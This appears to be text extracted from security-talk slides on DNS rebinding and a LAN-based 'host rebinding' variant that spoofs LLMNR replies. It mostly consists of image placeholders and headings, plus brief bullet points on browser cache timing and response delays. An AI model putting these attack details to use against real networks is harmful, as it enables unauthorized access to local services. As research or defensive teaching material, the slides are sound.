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
DNS REBINDING – HOW IT WORKS




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


DNS REBINDING – HOW IT WORKS




WHY NOT USE DNS REBINDING?

- DNS Rebinding may fail
 - Existing protections (perimeter)
- Attacker needs to setup domain
 - \$\$\$
 - Maintenance
 - IP Reputation & Threat Intelligence



LLMNR: DNS OVER THE LAN


- Name resolution over the LAN
- LLMNR
 - DNS like resolution
 - IPv4 & IPv6




ATTACKING LLMNR

- Requests broadcasted over **virtual interface!**
- Spoof LLMNR Replies
 - Cached in the browser (IE / Chrome / FF) for ~60 seconds
 - Skip cache in **FF**
 - Delay HTTP response 0.5 sec


HOST REBINDING DEMO




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
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
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
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
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
HOST REBINDING DEMO



